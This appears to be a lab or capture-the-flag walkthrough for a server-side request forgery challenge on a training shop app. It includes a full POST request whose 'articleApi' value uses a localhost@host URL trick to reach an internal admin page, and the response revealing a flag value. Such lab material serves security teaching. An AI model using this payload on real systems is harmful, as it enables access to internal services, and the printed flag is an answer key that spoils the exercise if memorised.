2. Exploit SSRF to breach our security!

We've been working on improving our security, and now it's time to see how well it holds up. We're especially focused on weaknesses that could allow unauthorized requests on the server **SSRF** vulnerabilities. By putting our system through rigorous testing, we'll identify any areas that need more protection. Let's find the chinks in our armor before anyone else does!


It's time to pentest our added security by probing the SSRF vulnerability.

This stage also focuses on the SSRF vulnerability within the check reduction functionality. The **articleApi** parameter is vulnerable, and your goal is to exploit it to gain access to the internal admin dashboard.

- Target Application: ShopAdmin
- Initial Endpoint: `http://web0x08.hbtn/app3/`

```
Useful instructions:
1. Log into ShopAdmin, it is a shopping website, there is a lot of article.
2. The challenge is about the SSRF vulnerability in check reduction
functionality.
3. You can click on one article and we see that we can do a check reduction.
4. Param artcileApi is vulnerable.
5.  This App is Forwarded on Port 3002
```

1- For this task



```
POST /app3/check-reduction HTTP/1.1
Host: web0x08.hbtn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://web0x08.hbtn
Connection: keep-alive
Referer: http://web0x08.hbtn/app3/product
Upgrade-Insecure-Requests: 1
Priority: u=0, i

articleApi=http%3A%2F%2Flocalhost@discount.newshop.tn%3A3002%2Fadmin/list-of-items
```

```
<div class="container mt-5">
    <table class="table table-striped">
        <thead>
            <tr>
                <th>
                    ID
                </th>
                <th>
                    Name
                </th>
                <th>
                    Description
                </th>
                <th>
                    Price
                </th>
            </tr>
        </thead>
        <tbody>
            <tr>
                <td>
                    1
                </td>
                <td>
                    FLAG_2
                </td>
                <td>
                    915fe65937f3fa6ca86a0ae138a3688a
                </td>
                <td>
```